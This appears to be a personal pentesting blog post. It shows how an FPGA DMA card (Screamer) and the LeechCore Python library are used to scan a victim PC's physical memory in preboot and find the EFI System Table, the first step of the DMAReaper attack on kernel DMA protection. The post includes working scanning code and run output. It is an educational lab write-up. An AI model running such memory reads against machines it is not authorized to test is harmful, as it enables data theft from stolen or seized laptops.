retrieving EFI System Table via DMA in Preboot
Lately, i've been distracting myself with pentesting in stolen laptop scenarios, specifically direct memory access (DMA) attacks. i have bought a Screamer PCIe Squirrel (if you buy it, be prepared to pay custom duty and shipping. i woke up to a message with a 20% custom duty and that made my day </3) to start learning some basic topics about DMA and PCIe (brought me back to those computer architecture classes, turns out they were actually useful) and try some attacks.
DMAReaper by PN-Tester and his post Neutralizing Kernel DMA Protection have motivated me to experiment with pre-boot environments and LeechCore. Briefly, he identifies DMAR ACPI and overwrites it to bypass some countermeasures. The first step in his attack is to find the EFI System Table, so, here I am.
setup
- Hardware:
- Screamer PCIe Squirrel
- USB-C to USB-C (included).
- A victim machine with PCIe or M2 slot.
- An attacker machine.
- If using an M.2 slot: a PCIe to M2 adapter and a power supply with SATA power connector.
- Software:
introduction
Before diving into the treasure hunt, it helps to understand three UEFI concepts: the image entry point, the system table, and the table header
EFI image entry point
The UEFI image entry point receives two parameters: an image handler and a pointer to the EFI System Table. This highlights the System Table's importance in the boot sequence. The table integrity is a main topic in some research on DMA attacks (juicy stuff, in short ( ͡° ͜ʖ ͡°) ).
typedef
EFI_STATUS
(EFIAPI *EFI_IMAGE_ENTRY_POINT) (
  IN EFI_HANDLE                  ImageHandle,
  IN EFI_SYSTEM_TABLE            *SystemTable
);
more about EFI image entry point: uefi.org#efi-image-entry-point
EFI system table
The EFI System Table contains multiple fields that are useful for the system initialization process. This table has pointers to active console devices, to boot and runtime services, to configuration tables. The pointer to Configuration Table is important in DMAReaper technique because it is the next step to find DMAR ACPI.
typedef struct {
  EFI_TABLE_HEADER                 Hdr;
  CHAR16                           *FirmwareVendor;
  UINT32                           FirmwareRevision;
  EFI_HANDLE                       ConsoleInHandle;
  EFI_SIMPLE_TEXT_INPUT_PROTOCOL   *ConIn;
  EFI_HANDLE                       ConsoleOutHandle;
  EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL  *ConOut;
  EFI_HANDLE                       StandardErrorHandle;
  EFI_SIMPLE_TEXT_OUTPUT_PROTOCOL  *StdErr;
  EFI_RUNTIME_SERVICES             *RuntimeServices;
  EFI_BOOT_SERVICES                *BootServices;
  UINTN                            NumberOfTableEntries;
  EFI_CONFIGURATION_TABLE          *ConfigurationTable;
} EFI_SYSTEM_TABLE;
more about EFI system table: uefi.org#efi-system-table
EFI table header
The first field in this struct is a table header that can be useful to identify the table. The EFI table header contains a signature (IBI SYST), revision number, header size, checksum and a reserved field.
typedef struct {
  UINT64      Signature;
  UINT32      Revision;
  UINT32      HeaderSize;
  UINT32      CRC32;
  UINT32      Reserved;
 } EFI_TABLE_HEADER;
These fields are an unequivocal way to find the EFI System Table without a pointer to it. later on, the best approach will be discussed.
more about EFI table header: uefi.org#efi-table-header
setting up the setup
I have used a PC with motherboard MSI Z390 Gaming Plus as victim and connected the Screamer PCIe Squirrel (screamer, from now on) in M.2 slot key type M with a PCIe adapter. For the attacker machine i have used a Fedora Laptop.

https://docs.lambdaconcept.com/screamer/_downloads/e36818766d089e3530df84e37b03292d/screamer.pdf

The PCIe-M.2 adapter has to be connected to supply power via SATA (good luck, i swallowed a lot of dust).
You're probably wondering why i used the adapter and not connected the screamer directly to PCIe x1 or x16. Well... i bought the adapter i wanted to test it :).
In the next photo, you can see the M.2 Slot (behind the screamer) connected to the PCIe x16 adapter and the power wires (the black, red and yellow ones).

In my firsts attempt, only the PCIe used by the GPU (the PCIe 1) was able to do DMA and that was because the M.2 Slots and PCIe x1 slots and PCIe x16 secondary slot were connected to a PCH. After making some tweaks in UEFI options (return to default xD) i was able to do DMA. Worth keeping in mind if you have a similar setup.
In the software part, i have installed leechcore library in a python virtual environment with these commands:
$ python3 -m venv venv
$ source venv/bin/activate
$ pip install leechcorepyc
I also made a USB drive (formated as FAT32) with uefishell to facilitate the development and verify results. You can get it from Github: https://github.com/pbatard/UEFI-Shell/releases and download shellx64.efi. Afterwards, you create /EFI/BOOT and move shellx64.efi as BOOTx64.efi.
So, hardware connected, software ready. Now the fun part: blindly scanning physical memory looking for a signature. What could go wrong.
searching the EFI System Table
The main approach to find the EFI System Table is to scan memory looking for the signature IBI SYST (x49\x42\x49\x20\x53\x59\x53\x54).
To achieve this leechcore provides multiple objects, functions and attributes:
LeechCore(device='fpga'): initializes a connection to the FPGA device for DMA memory acquisition.LeechCore.memmap: returns a dict of memory map items.LeechCore.read_scatter([int: addr1, ..., int: addrN]): reads multiple non-contiguous memory pages in a single operation. Returns an array of dicts, each containing a 4096-byte page.LeechCore.close(): closes the connection to the device and frees resources.
The code consists of the following parts:
main: initialize the leechcore library and orchestrate the other functions.search_efi_system_table: searches the efi system table and returns the address.- classes (pydantic):
EfiTableHeader: class to represent the efi system table header. Has a method to build it through raw bytes.EfiSystemTable: class to represent the efi system table. Has a method to build it through raw bytes. Also, is printable.
full code is available in: https://github.com/12nio/dma_misc/blob/main/efi_system_table.py
main and initialization
In this section, the LeechCore Object is initialized with the screamer. If it fails, will be retried 5 times.
def main() -> int:
    print("> Initializing LeechCore via FPGA")
    MAX_RETRIES = 5
    lc = None
    for i in range(MAX_RETRIES):
        try:
            lc = leechcorepyc.LeechCore(device='fpga')
            print(">> LeechCore Object initialized")
            break
        except Exception as e:
            print(f">> Error initializing LeechCore Object ({i+1}/{MAX_RETRIES}): {e}")
            if i == MAX_RETRIES - 1:
                return -1
...
After LeechCore Object is successfully created, it calls search_efi_system_table with the initialized object as argument.
When the Efi System Table address is found, the main function prints the address and closes the LeechCore Object.
...(main function)
	print("> Searching EFI SYSTEM TABLE")
    efi_system_table_addr = search_efi_system_table(lc)
    if efi_system_table_addr == -1:
        print(">> EFI SYSTEM TABLE not found")
        lc.close()
        return -1
    print(f"< EFI SYSTEM TABLE address: {hex(efi_system_table_addr)}")
    print("< Closing LeechCore Object")
    lc.close()
    return 0
search_efi_system_table
This function is the core of the program. In short, it divides the search space into chunks and reads them searching the signature.
First, it uses lc.memmap to consult the memory map and make the search in each region (above the address 0x100000). In each region, it divides the memory in chunks of PAGE_SIZE bytes and groups them.
Now, the search space is [[chunk_addr_0, ..., chunk_addr_n], [chunk_addr_x, ..., chunk_addr_y], ...].
def search_efi_system_table(lc:leechcorepyc.LeechCore) -> int:
    print(f">> Memory Map:")
    for region in lc.memmap:
        print(f"\t{region}")
        if region["base"] >= 0x100000:
            base_addr = region["base"]
            last_addr = base_addr + region["size"]
            print(f">> Searching from {hex(base_addr)} to {hex(last_addr)} ")

            chunks = [addr for addr in range(base_addr, last_addr, PAGE_SIZE)]
            chunk_groups = [chunks[i:i+CHUNK_GROUP_SIZE] for i in range(0, len(chunks), CHUNK_GROUP_SIZE)]
            print(f">> Search space divided in {len(chunk_groups)} groups of chunks ({CHUNK_GROUP_SIZE} chunks in each group)")
...
For each chunk group, the memory region is read and check if the signature is in it. If the signature is in it, an object EfiSystemTable is created using the method from_raw_bytes using the raw bytes from signature address.
If there is no error creating the EfiSystemTable class, the table is printed and the address is returned.
...(search_efi_system_table)
			for chunk_group in chunk_groups:
                results = lc.read_scatter(chunk_group)
                for res in results:
                    offset = 0
                    while True:
                        offset = res["data"].find(EFI_SYSTEM_TABLE_SIGNATURE, offset)
                        if offset == -1:
                            break

                        real_addr = res["addr"] + offset
                        try:
                            efi_system_table = EfiSystemTable.from_raw_bytes(res["data"][offset:])
                            print(efi_system_table)
                            return real_addr
                        except ValueError:
                            pass

                        offset += len(EFI_SYSTEM_TABLE_SIGNATURE)

    return -1
EfiSystemTable Class
The EfiSystemTable is defined using pydantic syntax and following the specification.
class EfiSystemTable(BaseModel):
    header: EfiTableHeader
    p_firmware_vendor: bytes = Field(min_length=8, max_length=8)
    firmware_revision: bytes = Field(min_length=4, max_length=4)
    h_console_in: bytes = Field(min_length=8, max_length=8)
    p_console_in: bytes = Field(min_length=8, max_length=8)
    h_console_out: bytes = Field(min_length=8, max_length=8)
    p_console_out: bytes = Field(min_length=8, max_length=8)
    h_stderr: bytes = Field(min_length=8, max_length=8)
    p_stderr: bytes = Field(min_length=8, max_length=8)
    p_runtimeservices: bytes = Field(min_length=8, max_length=8)
    p_bootservices: bytes = Field(min_length=8, max_length=8)
    configurationtable_size: bytes = Field(min_length=8, max_length=8)
    p_configurationtable: bytes = Field(min_length=8, max_length=8)
...
The method from_raw_bytes is used as constructor passing raw bytes as argument. Also, it checks the CRC and length for quick discarding of false positives.
...(EfiSystemTable)
	@classmethod
    def from_raw_bytes(cls, raw: bytes) -> Self:
        if len(raw) < 120:
            raise ValueError()

        header = EfiTableHeader.from_raw_bytes(raw[:24])
        table_size = int.from_bytes(header.headersize, "little")
        if len(raw) < table_size:
            raise ValueError()

        raw_crc_calc = raw[:16] + b"\x00\x00\x00\x00" + raw[20:table_size]
        computed_crc = zlib.crc32(raw_crc_calc)
        expected_crc = int.from_bytes(header.crc, "little")
        if computed_crc != expected_crc:
            raise ValueError

        unpacked = struct.unpack_from("<8s4s4x8s8s8s8s8s8s8s8s8s8s", raw, offset=24)

        return cls(
            header=header,
            p_firmware_vendor=unpacked[0],
            firmware_revision=unpacked[1],
            h_console_in=unpacked[2],
            p_console_in=unpacked[3],
            h_console_out=unpacked[4],
            p_console_out=unpacked[5],
            h_stderr=unpacked[6],
            p_stderr=unpacked[7],
            p_runtimeservices=unpacked[8],
            p_bootservices=unpacked[9],
            configurationtable_size=unpacked[10],
            p_configurationtable=unpacked[11],
        )
...
EfiTableHeader class
The EfiTableHeader is also defined using pydantic syntax and following the specification. As the previous class, it has a from_raw_bytes method.
class EfiTableHeader(BaseModel):
    signature: Literal[b"IBI SYST"]
    revision: bytes = Field(min_length=4, max_length=4)
    headersize: bytes = Field(min_length=4, max_length=4)
    crc: bytes = Field(min_length=4, max_length=4)
    reserved: Literal[b"\x00\x00\x00\x00"]

    @classmethod
    def from_raw_bytes(cls, raw: bytes) -> Self:
        if len(raw) != 24:
            raise ValueError()

        fields = struct.unpack("<8s4s4s4s4s", raw)
        return cls(
            signature = fields[0],
            revision = fields[1],
            headersize = fields[2],
            crc = fields[3],
            reserved = fields[4]
        )
execution time
❯ python efi_system_table.py
> Initializing LeechCore via FPGA
[+] using FTDI device: 0403:601f (bus 4, device 3)
[+] FTDIFTDI SuperSpeed-FIFO Bridge000000000001
>> LeechCore Object initialized
> Searching EFI SYSTEM TABLE
>> Memory Map:
	{'base': 0, 'size': 655360, 'offset': 0}
	{'base': 1048576, 'size': 19024314368, 'offset': 1048576}
>> Searching from 0x100000 to 0x46e000000
>> Search space divided in 4536 groups of chunks (1024 chunks in each group)
Signature: IBI SYST
Revision: 2.7
Header Size: 120 bytes
CRC32: 0xD1E90EA0
Reserved: 00000000
Firmware Vendor: 0x000000008F61AF98
Firmware Revision: 0x0005000D
Console In Handle: 0x000000008AE69698
Console In: 0x000000008DDC7758
Console Out Handle: 0x000000008B417218
Console Out: 0x0000000089087120
Standard Error Handle: 0x000000008AE69698
Standard Error: 0x000000008DDC7830
Runtime Services: 0x000000008F61DB98
Boot Services: 0x0000000087806850
Configuration Table Size: 15
Configuration Table: 0x000000008F61DC98
< EFI SYSTEM TABLE address: 0x8f61d018
< Closing LeechCore Object

The execution is successful and the EFI System Table address is 0x8f61d018. You can check it using dmem -b in uefi shell:
final thoughts
This is a PoC and can be significantly optimized for speed and efficiency (there are also a few edge cases left to patch).
All development was tested exclusively within a UEFI Shell environment. It has not been validated against real-world scenarios enforcing IOMMU or other modern security mitigations.
Treat this as an initial approach to LeechCore using parts of the DMAReaper exploit. I may cover the completion of the full attack chain in future posts.